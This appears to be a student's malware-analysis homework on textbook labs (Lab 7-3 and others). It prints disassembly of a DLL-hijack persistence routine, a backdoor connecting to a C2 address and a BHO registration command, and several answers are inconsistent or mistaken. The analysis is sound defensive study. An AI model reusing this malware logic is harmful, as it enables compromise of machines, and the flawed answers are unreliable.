“FindFirstFileA”, “HttpOpenRequestA”, “HttpSendRequestExA”, “InternetWriteFile”, “FindNextFileA”, “InternetWriteFile” ,”FindNextFileA”, “HttpEndRequestA”, “InternetCloseHandle”, “FindClose”.

A few are shown below in the figure:

```
push    esi                     ; hFile
call    ebx ; InternetWriteFile
lea     eax, [esp+150h+dwNumberOfBytesWritten]
push    eax                     ; lpdwNumberOfBytesWritten
push    1                       ; dwNumberOfBytesToWrite
push    offset asc_402108 ; "\n"
push    esi                     ; hFile
call    ebx ; InternetWriteFile
lea     eax, [esp+150h+FindFileData]
push    eax                     ; lpFindFileData
push    edi                     ; hFindFile
call    ds:FindNextFileA
test    eax, eax
jle     short loc_4010F6
```

c. What does this subroutine do?

In this subroutine, it initially searches for a directory or subdirectory with a specific name. If found the control flow reaches the end of the program. Here, the sample is checking if the payload already exists in victim machine. If not found, it opens a handle to http request, then sends “POST” request to server through which it writes to internet opened file. Once done, it continues to search for a directory or subdirectory with a specific name. If found, handle to the internet is closed. If not found, it keeps repeating the whole processes until the file is found.

4.What does this malware do?

Looking at the suspicious strings and imports which indicates the network activity of the malware. Where the malware is establishing connection over the internet with a malicious reputed URL to perform activities on files such as opening and writing over them. This indicates that the malware is a Trojan Downloader, since it waits until the internet connection becomes available to connect to “http://reversing.rocks/“ in order to download addition payload to the system.

Problem3: Lab 7-3 in the textbook. Lab07-03.exe, and DLL, Lab07-03.dll.

Lab 07-03.exe: SHA256: bdf941defbc52b03de3485a5eb1c97e64f5ac0f54325e8cb668c994d3d8c9c90

Lab 07-03.dll: SHA256: f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba


1. How does this program achieve persistence to ensure that it continues running when the computer is restarted?

For persistence, the executable creates a new dll file in system32 location with the name “kerne132.dll” which is a copy of “lab07-03.dll”. You can see in the figure below, from the code, CreateFileA is used to create the “C:\\Windows\\System32\\Kerne132.dll” and once that’s done, CopyFileA is used to copy the existing “Lab07-03.dll” to “C:\\Windows\\System32\\Kerne132.dll”


```
push    eax                     ; hTemplateFile
push    eax                     ; dwFlagsAndAttributes
push    3                       ; dwCreationDisposition
push    eax                     ; lpSecurityAttributes
push    1                       ; dwShareMode
push    80000000h               ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
```

```
loc_4017D4:
mov     ecx, [esp+54h+hObject]
mov     esi, ds:CloseHandle
push    ecx                     ; hObject
call    esi ; CloseHandle
mov     edx, [esp+54h+var_4]
push    edx                     ; hObject
call    esi ; CloseHandle
push    0                       ; bFailIfExists
push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
push    offset ExistingFileName ; "Lab07-03.dll"
call    ds:CopyFileA
test    eax, eax
push    0                       ; int
jnz     short loc_401806
```

Clearly, here the malware is trying to disguise the malicious dll as the legitimate "kernel32.dll". Now, after that is successfully done, malware then checks for executable files in the directories, code for this is found in the subroutine 4011E0. Here, you can see in the figure before string ".exe" is passed to compare if there is a match. Once an executable is found subroutine 4011E0 is executed.



In 4011E0, the code shows us that, the executable files found are modified in the victim machine such that this newly created "kerne132.dll" is loaded by them and run, instead of the legitimate "kernel32.dll". This is done by replacing the string "kernel32.dll" with "kerne132.dll" in the executables found. You can see in the figure below.



By doing the following, persistence is achieved by the malicious executable "Lab 7-3". Since, the malicious dll is loaded by every legitimate executable upon its execution.

2. What are two good host-based signatures for this malware?

The following can be 2 good host-based signatures:

“C:\windows\system32\kerne123.dll” – Since this is hardcoded in the program and the malware uses this to achieve persistence.

“WARNING_THIS_WILL_DESTROY_YOUR_MACHINE” – This string is used as the argument passed to the malware in order to execute it. Since this is required by the malware to even execute itself and show it’s activity. This would be a good bet for a host-based signature.

000000003020	000000403020	0	Kernel32.dll
00000000304C	00000040304C	0	C:\windows\system32\kerne132.dll
000000003070	000000403070	0	Kernel32.
00000000307C	00000040307C	0	Lab07-03.dll
00000000308C	00000040308C	0	C:\Windows\System32\Kernel32.dll
0000000030B0	0000004030B0	0	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

3. What is the purpose of this program?

This malware exe has the actual malicious payload in the dll which it uses to gives access of the victim machine to a CnC server over the internet via IP address “127.26.152.13”. It establishes a connection with this remote socket to send and receive data. You can see the connection establishment code below. It uses “connect” and “socket” calls to establish the connection.

```
push    offset cp           ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call    ds:inet_addr
push    50h ; 'P'           ; hostshort
mov     dword ptr [esp+120Ch+name.sa_data+2], eax
call    ds:htons
lea     edx, [esp+1208h+name]
push    10h                 ; namelen
push    edx                 ; name
push    esi                 ; s
mov     word ptr [esp+1214h+name.sa_data], ax
call    ds:connect
cmp     eax, 0FFFFFFFFh
jz      loc_100011DB
```

```
push    6                   ; protocol
push    1                   ; type
push    2                   ; af
call    ds:socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_100011E2
```

By doing this a backdoor has been established and the server can send arguments to the victim machine to execute and carry out his infiltration or exfiltration. One command that is observed to be sent from the victim machine is “hello”. Which is right after the connection has been established. The victim machine is probably sending this as a signal to the CnC server in order to indicate a successful compromise. The sending of this info can be seen below.

```
loc_100010E9:
mov     edi, offset buf ; "hello"
or      ecx, 0FFFFFFFFh
xor     eax, eax
push    0               ; flags
repne scasb
not     ecx
dec     ecx
push    ecx             ; len
push    offset buf      ; "hello"
push    esi             ; s
call    ds:send
cmp     eax, 0FFFFFFFFh
jz      loc_100011DB
```

This victim machine could be a part of a larger bot network. The attack matrix of the malware is as follows: Lab 07-03.exe executed with the specific argument -> obfuscates Lab 07-03.dll as kerne132.dll” ->loads the dll and executes via a legitimate application-> makes connection with remote host via “127.26.152.13” -> establishes a backdoor on victim machine.

4. How could you remove this malware once it is installed?

There are multiple ways that we could stop the backdoor establishment in the victim machine even after the malware has been installed. Here, when we look at the attack matrix: Lab 07-03.exe executed with the specific argument -> obfuscates Lab 07-03.dll as kerne132.dll” ->loads the dll and executes via a legitimate application-> makes connection with remote host via “127.26.152.13” -> establishes a backdoor on victim machine. We can see that the actual malicious payload is located in the “kerne132.dll”, so, we can either remove the malicious code of establishing the internet connection or, “kerne132.dll” could be deleted and the legitimate “kernel32.exe” can be renamed to “kerne132.dll” since every executable is modified to import kerne132.dll”. These two methods could be efficient in blocking the malware execution than restoring from backups since the malware effects every executable on the system.

Problem4: Answer the following questions based on your analysis of the malwareH2P4.malware

SHA256: dce7c942883810c535fab689ece1e366287336c79ed15c808038bb5863eddf66

1.What persistence mechanism is used by this malware? What host-based signatures can you gather from this?

Looks like this malware might be creating persistence using "Browser helper Objects". Here, "atidrv.dll" is registered in the windows location. You can see below, the module handle has been called and "regsvr32" has been used to register "C:\\Windows\\atidrv.dll"

```
push    ebp
mov     ebp, esp
push    offset FileName ; "C:\\Windows\\atidrv.dll"
push    0               ; lpModuleName
call    ds:GetModuleHandleW
push    eax             ; hModule
call    sub_401000
add     esp, 8
push    offset Command  ; "regsvr32 /s C:\\Windows\\atidrv.dll"
call    ds:system
add     esp, 4
xor     eax, eax
pop     ebp
```

Now, this dll module is loaded whenever Internet Explorer starts up. By doing this, the malware has achieved persistence.

Now, the specific subkey under the BHO tells the browser which dll to load. They are stored in the "Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\" location as we can see below. So, "Software\Microsoft\Windows\CurrentVersion\Explorer\BrowserHelper Objects\{3543619C-D563-43f7-95EA-4DA7E1CC396A}" would be a strong host based signature since it is unique to this malware. Also the string "CLSID\{3543619C-D563-43f7-95EA-4DA7E1CC396A}\InProcServer32" can be used as one of the attributes for host based signature. Since, that specific CLSID is used as a key to load the dll to Internet Explorer.

```
0    Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{35436
0    CLSID\{3543619C-D563-43f7-95EA-4DA7E1CC396A}\InProcServer32
0    CLSID\{3543619C-D563-43f7-95EA-4DA7E1CC396A}
```

2.What is the CLSID implemented by this malware?

"D563-43f7-95EA-4DA7E1CC396A" is the CLSID implemented by this malware. We can confirm it from the strings below. It shows the same CLSID in the BHO location.

3.What is the name of the COM interface that this malware takes advantage of?

When we go to the CoCreateInstance call in the IDA Pro, we see that the malware initialized COM and obtained pointer to a COM object with OleInitialize and CoCreateInstance. We can see the offset riid is pushed to the CoCreateInstance whose value is D30C1661-CDAF-11D0-8A3E-00C04FC9E26E which is the interface ID. This value of the IID corresponds to "IWebBrowser2". Thus, COM interface that's used by this malware is "IWebBrowser2".

4.Two COM functions are called by this malware call from the above COM interface. What are they used for?

The two COM functions called by this malware are "CoCreateInstance" and "OleInitialize". Here, with "OleInitialize" is used by the malware to initialize COM object. Once that's done, Arguments such as ppv, riid, dwClsContext, pUnkOuter and rclsid is passed to "CoCreateInstance" to obtain a pointer to the COM object.

References:

[1]: https://resources.infosecinstitute.com/topic/common-malware-persistence-mechanisms/

[2]: https://resources.infosecinstitute.com/topic/ida-jumping-searching-comments/

[3]: https://docs.microsoft.com/en-us/windows/win32/api/